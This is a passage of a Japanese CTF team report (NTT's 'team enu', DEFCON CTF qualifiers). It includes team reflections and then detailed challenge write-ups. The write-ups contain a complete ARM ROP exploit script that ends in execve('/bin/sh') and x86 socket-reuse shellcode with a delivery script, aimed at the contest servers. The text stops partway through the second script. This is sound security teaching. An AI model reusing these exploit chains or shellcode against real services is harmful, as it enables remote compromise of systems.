

図 13 議論の様子

環境についての反省

情報共有の手段としてグループウェアを利用しましたが、活用度は人それぞれでした。書き込む時間が惜しかったり、他の人が更新したことに気づかずに同じことを行ったりしてしまった、などの意見も聞こえました。ただ、今回は自宅から参加している人の唯一のコミュニケーション手段でしたので、ここに書き込まれた情報はとても重宝した、という意見もありました。反省会で振り返る際にも、当時の書き込みを見ると思考を時系列で追えるので、とても役に立ちました。情報共有は戦略の上でも重要となりますので、今回分かった課題は改善していかなければならないと感じています。

逆に 1 人で集中できる空間が欲しかった、という意見もありました。複雑なロジックを頭の中で組み立てている時など、1 人で集中して考え込みたい場合もあります。また、近くに宿泊施設があったものの戻る時間すら惜しく、何かひらめいた際にすぐにテストできるコンピューター環境もやはり近くにあった方が良いということで、会場でも仮眠がとれるように簡易ベッドや寝袋などが欲しかったという意見もありました。

機械語やアセンブリなど低レイヤに深く足を踏み入れないと回答できない問題が多く出題されました。これは DEFCON CTF をはじめとする多くの CTF の出題傾向ですが、これらの問題に対抗するには高機能な逆アセンブラや逆コンパイラなど、しばしば有料のツールが必要となる場合があります。こういったツールを一定数用意しておいて、必要に応じてチーム内で担当を割り当てることも必要でした。

得点について

チームの得点状況を他のチームと比較しました。図 14 の緑色の問題が正答した問題で、ピンク色の問題が未解答の問題です。また、各問題に表記されたチーム数は参加者全体の正答数です。本戦に出場するためには赤枠の問題に正解する必要だったことが分かりました。



図 14 得点状況

その他のコメント

48 時間あるとはいえ、競技中は時間が過ぎるのがあっという間です。時間を大切にすることをみなで心がけ、競技中に解けた問題の解説は極力控えて次の問題に集中することも重要だという意見がありました。また、数年後を見据えて長期的に活動をするならば、細くても息が長い活動にしてゆく必要があります。その他では、コンテストの成果には直接結びつくものではありませんが、実況担当がいて会場にいない人も楽しめるような工夫もできるのでは、という意見もありました。

後夜祭

最後に、今回のイベントを締める後夜祭を行い、来年度に向けて目標を誓いました。今回は初めての挑戦でしたが、結果を見ると目標の 50 位以内にランクインすることができました。3 年以内の本戦出場を目標に掲げていましたが、メンバーからは「来年には！」という声も聞こえています。今後もセキュリティエンジニアとしての成長と、NTT Com グループの技術力を情報セキュリティ業界で知らしめるため、「team enu」として CTF にチャレンジしていきたいと思います。

図 15 「DEFCON CTF」に挑んだ「team enu」のメンバーとスタッフたち

6 問題解説

最後に、コンテストで実際に出題されたいくつかの問題について「team enu」の解答者が解説します。ここに記載したプログラムやコマンドは、コンテスト後に解説用に編集したものを含みます。コンテスト中に用いたものと同一でない場合があり、また実際に出題された環境の動作とは異なる部分がある場合がありますのでご了承ください。

解説 1：0x41414141 (1 点)	解答者：NTT セキュアプラットフォーム研究所 塩治 榮太朗
解説 2：¥xff¥xe4¥xcc (2 点)	解答者：NTT セキュアプラットフォーム研究所 岩村 誠
解説 3：gnireenigne (2 点)	解答者：NTT コミュニケーションズ 渡辺 渉
解説 4：gnireenigne (4 点)	解答者：NTT セキュアプラットフォーム研究所 青木 一史
解説 5：OMGACM (1 点)	解答者：NTT セキュアプラットフォーム研究所 青木 一史
解説 6：OMGACM (3 点)	解答者：NTT コムセキュリティ 羽田 大樹
解説 7：3dub (4 点)	解答者：NTT コミュニケーションズ 稲積 孝紀
解説 8：3dub (5 点)	解答者：NTT コムセキュリティ 羽田 大樹

解説 1：0x41414141 (1 点)

解答者：NTT セキュアプラットフォーム研究所 塩治 榮太朗

問題

bitterswallow bitterswallow.shallweplayaga.me:6492 http://assets-2013.legitbs.net/liabilities/bs

解答

この問題は「0x41414141（exploitation）」というジャンルからの出題で、CTF 開幕と同時に公開された唯一の問題でした。問題には、ある接続先（ドメインとポート）と、あるファイルへの URL が記載されています。これは本接続先のサーバの脆弱性を突いてマシン上にあるフラグ（ファイルであることが多い）を読み出せ、という典型的な CTF の出題形式に則っています。また、URL 先のファイルは接続先で実行されているサーバプログラムと同じ実行ファイルであり、問題を解く上でのヒントとして与えられているものです。

まず、とりあえず nc コマンドで接続してみます。接続直後に得られたレスポンスに対して色々と入力を試してみますが、何を行っているのかよく分かりません（下線太字が入力）。

```
$ nc bitterswallow.shallweplayaga.me 6492
Welcome to the sums.
Are you ready? (y/n): n
$ nc bitterswallow.shallweplayaga.me 6492
Welcome to the sums.
Are you ready? (y/n): y
a
$ nc bitterswallow.shallweplayaga.me 6492
Welcome to the sums.
Are you ready? (y/n): y
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA…
```

また、ファイルをダウンロードして file コマンドで確認してみると、このファイルは 32-bit ARM アーキテクチャの ELF 形式の実行ファイルであることがわかります。

```
bs: ELF 32-bit LSB executable, ARM, version 1 (SYSV), dynamically linked
(uses shared libs), for GNU/Linux 2.6.26
```

次に、脆弱性を探すために逆アセンブラや逆コンパイラを使って実行ファイルの解析を始めます。大まかな処理としては、fork サーバとなっており、一通りの初期処理を終えた後は下記に示す擬似コードのように get_meta()と handle_checks()という関数が交互に呼ばれるループ処理へ移ります。

```
int ff()
{
    do {
        get_meta();
    } while (handle_checks());
}
```

ここで、ユーザからの入力処理に関する下記の 3 つの処理に注目します。(recv の第 1 引数を入力バッファ、第 2 引数を最大入力サイズとします)

(1) recv(処理関数 ID, 1)　・・・　get_meta()からの呼び出し
(2) recv(サイズ, 4)　・・・　get_meta()からの呼び出し
(3) recv(入力データ, サイズ)　・・・　handle_checks()からの呼び出し

get_meta()で、「処理関数 ID」と「サイズ」という変数の値をユーザから受け取り(1)(2)、これらの値が handle_checks()に渡されます。この後、handle_checks()で、変数「入力データ」の値をサイズバイトだけユーザから受け取り (3)、指定された処理関数 ID に対応する処理関数（様々なハッシュ関数）が呼ばれ入力データに対する演算が行われます。

入力データはスタック上のバッファに保存されるので、(2)で十分大きな値をユーザが供給できれば(3)でスタックバッファオーバーフローできそうです。しかし、(2)の直後にチェックが行われているため 1024 を超える値は 1024 に書き換えられてしまいます。ここで、get_meta()が、ある特定の処理関数の指定時のみ他の関数の指定時とは異なる挙動をとることに気付きます。具体的には、このとき下記の擬似コードのように、ユーザから入力されたサイズに関し、recv が行われない、大きさのチェックが行われない、初期化が行われない、という違いがあります。

```
get_meta() {
switch (処理関数 ID) {
...
case 0x19:
        v1 = 'NATA';
        break;
case 0x1A:
        v1 = 'EGUB';
        goto LABEL;
case 0x1B:
        v1 = '61LF';
        break;
...
}
if ( recv (サイズ, 2) != -1 )
    {
      if ( サイズ > 1024 )
        サイズ = 1024;
LABEL:
      v2 = v1;
    }
...
```

このとき、サイズが未初期化状態のまま残ります。さらに、get_meta()と handle_checks()はどちらも同じ関数 ff()から直接交互に呼ばれる関数であるため、それらの関数フレームはメモリ上で重なります。以上より、まず get_meta() ⇒ handle_checks()を実行させ、次に再び get_meta()が呼ばれたときに、未初期化のサイズに handle_checks()で利用されたゴミを重ねることができれば、次の handle_checks()での入力データの recv でバッファオーバーフローできる可能性があります。

しかしこのためには、この重なる値が、ある程度こちら側で自由に操作できなければなりません。とりあえずこの手順で適当に実行してみるも、この重なる部分が handle_checks()で利用されていないためか、サイズは 0 のままとなってしまいます。この重なる値は何なのかを調べてみると、各処理関数が計算結果を格納するためのバッファの

末尾数バイトであることが分かりました。よって、この重なる部分まで書き込むような処理関数に対応する処理関数 ID を選択し、かつ、その重なる部分の値を十分大きくするような入力が必要となります。いくつかの処理関数を調べたところ、sha512()という処理関数がそのような条件を満たすことがわかりました。また、入力データの値は適当に入れたもので問題ありませんでした。

まとめると、最初の get_meta()で sha512()に対応する処理関数 ID を指定し、ff() ⇒ handle_checks() ⇒ ff()を経た後に、再び実行される get_meta()で上記の特殊な処理関数を指定すると、次の handle_checks()内でユーザ入力によるスタックバッファオーバーフローを発生させることができ、この関数の戻りアドレスを操作できます。以上の条件を満たし 0xdeadbeef に遷移するような入力を作成してデバッガで実行したプロセスに与えてみると、下記のように実際に制御が取れることが確認できました。（なお、ARM では LSB がクリアされるので 0xdeadbee「e」となります・・・。）

```
(gdb) r
Starting program: /root/tmp/bs
[New process 11294]
400 32 36415342
80d9 e4dfe5a 45475542
Program received signal SIGSEGV, Segmentation fault.
[Switching to process 11294]
0xdeadbeee in ?? ()
```

これでようやく制御が取れたため、メモリ上の任意の場所のコードを実行することが出来るようになりました。次の目標は、自分が意図した処理（具体的にはシェルコマンドの実行）をプロセスに行わせることです。ここで、コード挿入は難しそうであったので、コード再利用を行います。具体的には ret2libc を行いたいですが、libc のロード先アドレスが分からないので何らかの方法でそのアドレスをリークさせる必要があります。なお、ASLR は有効であったようですが、fork サーバなので実質関係ないため、リークさせたアドレスは変わりません。（サーバが再起動したのか、途中なぜか 1 度だけ変わりましたが。）メモリ

リークに使えそうな関数が実行ファイル内に存在しないかを探した結果、下記の関数が利用できそうであることが分かりました。

```
int send_data(int fd, int addr, int size)
```

これは、引数 fd へ、引数 addr で指定したメモリの値を、引数 size だけ書き込む関数であるので、それぞれに、使用中のソケットディスクリプタ(4 であると推測)、リーク対象メモリアドレス、リークするサイズ、を指定することで、このプロセスのメモリの任意の範囲の値をネットワーク越しに得ることができます。

ただし、ARM では関数への引数がレジスタ渡し(R0 – R3)となっているため、x86 のようにバッファオーバーフローと同時に引数をスタックに積むことができません。よって、関数を呼ぶ前に引数をレジスタにロードする必要があり、それを先に ROP でそれを行う必要があります。

そこで、本用途に利用できそうな gadget をバイナリ内で探します。gadget 末尾の制御遷移命令となりうる、LDMFD、LDR、BX、BLX、MOV 命令などを中心に探し、見つけた gadget をパズルのように上手く組み合わせて目的の動作を行うコードを作ります。結果、下記の 3 つの gadget を組み合わせ、引数をロードしてから目的地にジャンプさせるコードを作りました。（なお、この辺は見つかった gadget や工夫によって全く違うものになります。もっと時間をかければより単純なコードが組めるかもしれません。）

Gadget1 ： R6, R7, R8（第１～３引数となる値）をロード

```
.text:00019CCC          LDMFD   SP!, {R4-R9,R11,PC}
```

Gadget2 ： R3（次の次の Gadget のアドレス)をロード

```
.fini:0001E3F8          LDMFD   SP!, {R3,PC}
```

Gadget3：R0 – R2 に第１～３引数をロード

```
.text:0001E3C8          MOV     R0, R6          ⇒  第１引数
.text:0001E3CC          MOV     R1, R7          ⇒  第２引数
.text:0001E3D0          MOV     R2, R8          ⇒  第３引数
.text:0001E3D4          ADD     R4, R4, #1
.text:0001E3D8          BLX      R3
```

次に、このコードを実行させるための ROP ペイロードを組み立てます。すなわち、上記のコードが意図したように実行されるような、スタックの初期状態を作ります。ここでは、下記の表のように作成しました。”Gadget”列は、スタックを消費する gadget を示します。(Gadget3 はスタックを消費しないことに注意）また、”AAAA”となっている部分は利用されないので任意の４バイトで問題ありません。

Gadget	ROP ペイロード（スタック）	ロード先レジスタ
Gadget 1	“AAAA”	R4
	“AAAA”	R5
	0x4	R6; fd; 第１引数
	0xXXXXXXXX	R7; リーク先アドレス; 第２引数
	0xYYYYYYYY	R8; リークサイズ; 第３引数
	“AAAA”	R9
	“AAAA”	R11
	0x0001E3F8	PC; Gadget 2 のアドレス
Gadget 2	0x0001D9FC	R3; send_data()のアドレス
	0x0001E3C8	PC; Gadget 3 のアドレス

これで.got から libc のアドレスがリークできるので libc の関数が呼べそうですが、問題がありました。ARM の ABI では関数呼び出し時に戻りアドレスがまず LR レジスタにロードされ、関数終了時にそのアドレスに戻るという前提があります。よって、関数呼び出し前に、その関数の次に呼び出す gadget(もしくは関数)のアドレスをあらかじめ LR レジスタにロードしておく必要があります。しかし、ここで見つかった LR レジスタにロードを行う gadget は全て、最後に LR に飛んでしまうため関数を呼んだ後にその次の gadget に連鎖できない（その同じ関数を連続で呼び続ける以外）という問題があります。（なお、実は工夫すれば特定の条件下で呼ぶことができます）

この問題により、ret2libc ができたとしてもその後の連鎖ができず目的が達成できそうになかったので、システムコールを直接 ROP で呼ぶことにしました。しかし、実行ファイルには SVC 命令の gadget はおろか、SVC 命令すら存在しないことが発覚します。そこで、せっかく任意の場所の無制限のメモリリークが可能なので、gadget をメモリ上から調達することにしました。メモリリーク用 ROP コードを用いて.got から得られたアドレスから推測される libc 周辺の領域を数分かけて吸い出し、数 MB の部分的なメモリイメージダンプを取得しました。これを逆アセンブラで解析し、SVC 命令を呼ぶための gadget を探した結果、下記の理想的な gadget が見つかりました。

Gadget S: システムコールを呼ぶ

```
ROM:00046338            SVC     0
ROM:0004633C            LDMFD   SP!, {R3,R4,R7,PC}
```

これを用いて、システムコールを呼ぶ ROP コードを組み立てます。先ほどダンプしたメモリイメージ内の大量のコードから、より良質な gadget も豊富に見つけられそうですが、面倒なので先ほどのメモリリーク用の ROP コードを再利用することにします。ただし、システムコール番号の R7 へのロードが干渉するため少し修正が必要でした。

Gadget 1 : R6, R8（第１、３引数となる値）、R7（システムコール番号）をロード

```
.text:00019CCC          LDMFD   SP!, {R4-R9,R11,PC}
```

Gadget 2 : R3 (次の次の Gadget のアドレス)をロード

```
.fini:0001E3F8          LDMFD   SP!, {R3,PC}
```

Gadget 3：R0、R2 に第１、３引数をロード

```
.text:0001E3C8          MOV     R0, R6          ⇒  第１引数
.text:0001E3CC          MOV     R1, R7
.text:0001E3D0          MOV     R2, R8          ⇒  第３引数
.text:0001E3D4          ADD     R4, R4, #1
.text:0001E3D8          BLX      R3
```

Gadget 4: R1 をロード

```
.text:0001E38C          LDMFD   SP!, {R1,PC}    ⇒  第２引数
```

Gadget S: システムコールを呼ぶ

```
ROM:00046338            SVC     0
ROM:0004633C            LDMFD   SP!, {R3,R4,R7,PC}
```

ここで、execve の引数として利用する”/bin/sh”の文字列をどうやって調達するのか、という問題が浮上します。未だにスタックのアドレスが不明であるためペイロードに文字列を乗せても参照できないため、今度はメモリに文字列を書き込む ROP を行うための gadget を探し始めます。しかし、先ほどのメモリダンプを strings コマンドで探してみると求める文字列が含まれていたので、そのアドレスを直接参照することにより解決しました。

上記のコードを利用して、execve(“/bin/sh”, 0, 0)を呼ぶ場合の ROP ペイロードは例えば下記のように作れます。ここで、getuid は.got から得られた getuid()関数のアドレスで、単にリークしたアドレスへの基点として使っています。

Gadget	ROP ペイロード（スタック）	ロード先レジスタ
Gadget 1	“AAAA”	R4
	“AAAA”	R5
	getuid + 0x79ce4	R6; “/bin/sh”; 第 1 引数
	0xb	R7; システムコール番号
	0x0	R8; 第 3 引数
	“AAAA”	R9
	“AAAA”	R11
	0x0001E3F8	PC; Gadget 2 のアドレス
Gadget 2	0x0001E38C	R3; Gadget 4
	0x0001E3C8	PC; Gadget 3 のアドレス
Gadget 4	0x0	R1; 第 2 引数
	getuid + 0x46338	PC; Gadget S のアドレス
Gadget S	“AAAA”	R3
	“AAAA”	R4
	“AAAA”	R7
	0x00019CCC	PC; Gadget 1 のアドレス

同じ要領で、下記のシステムコール列が実行されるように各システムコール用の ROP ペイロードを作り連鎖させます。

```
close(0), close(1), dup(4, 0), dup(4, 1), execve("/bin/sh",0,0)
```

完成した入力をサーバに送信した結果、シェルプロンプトがレスポンスとして返ってきたため成功です。ここから、”ls”とシェルコマンドとして送信すると”key”という文字列が得られ、続いて”cat key”と送ると下記の文字列が得られ、これが正しいフラグとして受理されました。

```
The key is: sometimes you just have to suck it up
```

最後に、使用したスクリプトを掲載します。

```
import socket, struct

hostname = 'bitterswallow.shallweplayaga.me'
port =  6492

def main():

      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
      s.connect((hostname, port))

      # "Welcome to the sums.\n"
      s.recv(21)

      # "Are you ready? (y/n):"
      s.recv(22)
      s.sendall("y")

      # send ID
      s.sendall('\x32') #sha512

      # send size
      s.sendall(struct.pack("H", 0x400))

      # send input data
      s.sendall("A" * 0x400) # size will be 80d9
```

```
        # recv result data
        s.recv(64)

        # "Would you like to sum another?"
        s.recv(38)
        s.sendall("y")

        # send ID
        s.sendall('\x1a')

        # in executable
        gadget1 = 0x19ccc
        gadget2 = 0x1e3f8
        gadget3 = 0x1e3c8
        gadget4 = 0x1e38c

        # not in executable
        getuid = 0xb6e16070 # address of getuid()
        gadgetS = getuid + 0x46338
        bin_sh = getuid + 0x79ce4  # address of "/bin/sh"

        rop = ''.join([
              # close(0)
              'AAAA',
              'AAAA',
              struct.pack("I", 0),  # fd
              struct.pack("I", 6),  # syscall num
              'AAAA',
              'AAAA',
              'AAAA',
              struct.pack("I", gadget2),
              struct.pack("I", gadgetS),
              struct.pack("I", gadget3),
              'AAAA',
              'AAAA',
              'AAAA',
              struct.pack("I", gadget1),
              # close(1)
              'AAAA',
```

```
            'AAAA',
            struct.pack("I", 1),  # fd
            struct.pack("I", 6),  # syscall num
            'AAAA',
            'AAAA',
            'AAAA',
            struct.pack("I", gadget2),
            struct.pack("I", gadgetS),
            struct.pack("I", gadget3),
            'AAAA',
            'AAAA',
            'AAAA',
            struct.pack("I", gadget1),
            # dup2(4,0)
            'AAAA',
            'AAAA',
            struct.pack("I", 4),  # fd
            struct.pack("I", 0x3f),  # syscall num
            'AAAA',
            'AAAA',
            'AAAA',
            struct.pack("I", gadget2),
            struct.pack("I", gadget4),
            struct.pack("I", gadget3),
            struct.pack("I", 0), #  fd
            struct.pack("I", gadgetS),
            'AAAA',
            'AAAA',
            'AAAA',
            struct.pack("I", gadget1),
            # dup2(4.1)
            'AAAA',
            'AAAA',
            struct.pack("I", 4),  # fd
            struct.pack("I", 0x3f),  # syscall num
            'AAAA',
            'AAAA',
            'AAAA',
            struct.pack("I", gadget2),
```

```
            struct.pack("I", gadget4),
            struct.pack("I", gadget3),
            struct.pack("I", 1), #  fd
            struct.pack("I", gadgetS),
            'AAAA',
            'AAAA',
            'AAAA',
            struct.pack("I", gadget1),
            # execve("/bin/sh",0,0)
            'AAAA',
            'AAAA',
            struct.pack("I", bin_sh),  # /bin/sh
            struct.pack("I", 0xb),  # syscall num
            struct.pack("I", 0),  # 3rd arg
            'AAAA',
            'AAAA',
            struct.pack("I", gadget2),
            struct.pack("I", gadget4),
            struct.pack("I", gadget3),
            struct.pack("I", 0), #  2nd arg
            struct.pack("I", gadgetS),
            'AAAA',
            'AAAA',
            'AAAA',
            struct.pack("I", gadget1),

            ])

      s.sendall("A" * 0x444 + struct.pack("I", gadget1) + rop + "B" *
0x4000 + "\n")
      s.recv(0x4000)
      s.sendall("cat key\n")
      print s.recv(0x4000)
      s.close()


if __name__ == "__main__":
      main()
```

解説 2：¥xff¥xe4¥xcc (2 点)

解答者：NTT セキュアプラットフォーム研究所 岩村 誠

問題

Are you ready to win some $$?

[[server binary]] Running at blackjack.shallweplayaga.me:6789

解答

問題文にある[[server binary]]のリンクを辿ると blackjack というファイルを取得できました。これが blackjack.shallweplayaga.me:6789 で動いていたようです。以下は、Netcat で blackjack.shallweplayaga.me:6789 につないでみた際のやり取りです。（黒字はサーバからの応答、**赤字**はユーザ入力）

```
Got a name?foobar
You have $100

How much would you like to bet (-1 to exit)? 80
Dealer: X 6
Player: Q K (20)
Hit or Stand (H/S)? S
Dealer hits
Dealer: 8 6 4 (18)
Dealer stands
Dealer: 8 6 4 (18)
You win!

You have $180
How much would you like to bet (-1 to exit)? 80
Dealer: X 9
Player: K J (20)
Hit or Stand (H/S)? S
Dealer hits
```

```
Dealer: 6 9 8 (23)
You win!
（省略）
```

これはトランプのブラックジャックです。名前を入力するとゲームが始まります。まず、ベットする額を入力後、プレイヤーはヒット（カードをもう一枚要求する）かスタンド（現在のスコアで勝負する）を選択することでディーラーと競い、勝てばベットした額を入手、負けるとベットした額を失い、また次のゲームがはじまります。

競技中には私も少しプレイしていましたが、いつまでたっても終わる気配が無かったため、提供されたファイル blackjack を解析することにしました。まずは file コマンドでフォーマットを確認します。

```
blackjack: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dyna
mically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0x
91ce984b538346b9ade21e43082bc6073fdfd81c, not stripped
```

ELF の x86 バイナリです。これを IDA で解析してみると、以下のことが分かりました。

1. 乱数のシードは名前の先頭４バイトのみで決まる。そのため、名前の先頭４バイトが同じであれば、（ベットする金額が変化しても）毎回同じゲーム展開になる。
2. 勝負に勝つとベットした数 n（0～127）、負けると-n が配列 winnings（1 要素 1 バイト）に追加され、最終的な手持ち金額が$1337 になると、その配列が機械語列（シェルコード）として実行される。
3. 手持ち金が$0 になるとゲームオーバー。

この解析結果から以下のアプローチをとることにしました。

1. シェルコードのバイト列を用意する。このシェルコードを配列 winnings へ格納するには、各バイト値が 0x00～0x7F の範囲である場合はゲームに勝つ必要があり、0x80～0xFF の範囲である場合はゲームに負ける必要があることに注意する。
2. ブラックジャックのゲームを行い、上記シェルコードの条件を満たすゲーム展開を作り出す。ゲームの性質上、わざと負けることはできる一方、どうしても勝てないゲームも存在する。これに対しては、シェルコードの各命令の間に影響のない 1 バイト命令を追加することで帳尻を合わせていく。実際には 0x50（push eax）と 0xFC（cld）を使った。また最初からシェルコードの構築を試みると、途中で手持ち金が$0 になる恐れがあるため、上記 0x50（ベット金額$80 で勝つ）と 0xFC（ベット金額$4 で負ける）を使うことで事前にある程度の手持ち金を確保しておく。さらに、シェルコードを配列 winnings に格納し終わった後は、手持ち金を$1337 にする必要があるため、余分にゲーム展開を記録しておく。
3. 上記ゲーム展開に従いシェルコードを配列 winnings に格納していき、最後に手持ち金が$1337 となるようにベット金額を調整する。これによりリモートシェルを取得できる。

以下にリモートシェル取得用のシェルコードの一例を挙げます。

【sc.nasm（nasm sc.nasm で sc を生成）】

```
BITS 32

; close(0);close(1);close(2);
xor     eax,eax
xor     ebx,ebx
mov     al,0x6
int     0x80
inc     ebx
mov     al,0x6
int     0x80
inc     ebx
```

```
mov     al,0x6
int     0x80

; dup(sock_fd) * 3
mov ebx,[ebp+8]
mov     al,41
int     0x80
mov     al,41
int     0x80
mov     al,41
int     0x80

;fork
xor eax,eax
mov al,0x2
int 0x80

; execve("/bin/sh",NULL,NULL)
xor     eax,eax
push    eax
push    0x68732f2f
push    0x6e69622f
mov     ebx,esp
mov     ecx,eax
mov     edx,eax
mov     al,0xb
int     0x80
```

標準入出力・標準エラー出力を閉じ、クライアントと接続済みのソケットディスクリプタを３回複製した後、/bin/sh を起動するシェルコードです。

ただ、実際にこのシェルコードを配列 winnings に格納しようとすると、これがかなり難しい作業であることが分かります。たとえば、”push 0x68732f2f”という機械語命令のバイト列表記は” 0x68,0x2F,0x2F,0x73,0x68”となるのですが、これはすべて 0x00～0x7F の範囲であるため、ブラックジャックのゲームでは５連勝する必要があることを意味しています。（上記 0x50 や 0xFC を使えるのは機械語命令の境界のみであり、機械語命令

の途中では命令を壊してしまうため使えません。）実際にやってみると分かるのですが、たとえ乱数系列が分かっていたとしても、５連勝できるのはかなり限られた状況です。

そこで、もう少しゲーム展開の作成を楽にするため、実際には以下のシェルコードを配列 winnings に格納するように試みました。

```
8D 75 90          lea esi,[ebp-0x70]
8D 78 1A          lea edi,[eax+0x1a]
31 C9             xor ecx,ecx
B1 63             mov cl,0x63
F3 A4             rep movsb
```

このシェルコードが実行されるときには、[ebp-0x70]は最初に入力された名前、[eax+0x1a]はこのシェルコードの直後を指しています。つまり、このシェルコードが実行されると、最初に入力された名前がこのシェルコードの直後にコピーされ、機械語列そのまま実行されることになります。要するに、制約がほとんどない名前が格納されるバッファに、本丸となるシェルコードを配置しておけばよいことになります。

また、上記のバイト列表現をみると分かりますが、ここで要求されるブラックジャックの連勝数はせいぜい２回で、前述のシェルコードよりかなりゲーム展開の作成が容易になっています。

こうして最終的にリモートシェルを取得するために作成したスクリプトは以下のようになりました。

```
#!/usr/bin/python
import socket
import sys
import telnetlib

sc_as_name = "\x90" + open("sc","rb").read() + "\n"

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("blackjack.shallweplayaga.me",6789))
print sock.recv(1024) # banner
sock.send(sc_as_name) # send name
print sock.recv(1024) # get money info
print sock.recv(1024) # prompt for bet

def recv_until(s, sock):
    buf = sock.recv(4096)
    while buf.endswith(s) == False:
        buf += sock.recv(4096)
    return buf

def bet_and_play(num, cmd):
    print "==%d(%s)" %(num,cmd)
    sock.send("%d\n"%num)
    #print sock.recv(1024)
    sys.stdout.write(recv_until("? ", sock))
    for ch in cmd:
        sock.send("%c\n"%ch)
        #print sock.recv(1024)
        sys.stdout.write(recv_until("? ", sock))

#get money for margin
bet_and_play(80,"S")  #w
bet_and_play(80,"S")  #w
bet_and_play(4,"HHS") #l
bet_and_play(80,"HS") #w
```

```
bet_and_play(80,"S")  #w

#lea esi, [ebp-0x70]
bet_and_play(115,"H")    #l
bet_and_play(117,"HHHS") #w
bet_and_play(112,"HHHH") #l

#junk
bet_and_play(4,"S") #l
bet_and_play(4,"S") #l
bet_and_play(4,"S") #l
bet_and_play(4,"H") #l
bet_and_play(80,"S") #w
bet_and_play(80,"S") #d
bet_and_play(4,"HHH") #l
bet_and_play(4,"HHHS") #l
bet_and_play(80,"HS") #w

#lea edi, [eax+0x1a]
bet_and_play(115,"H") #l
bet_and_play(120,"S") #w
bet_and_play(26,"HS") #w

#junk
bet_and_play(4,"H") #l
bet_and_play(80,"HHS") #d

#xor ecx, ecx
bet_and_play(49,"HS") #w
bet_and_play(55,"HHS") #l

#mov cl, 0x63
bet_and_play(79,"HHH") #l
bet_and_play(99,"HS") #w

#rep movsb
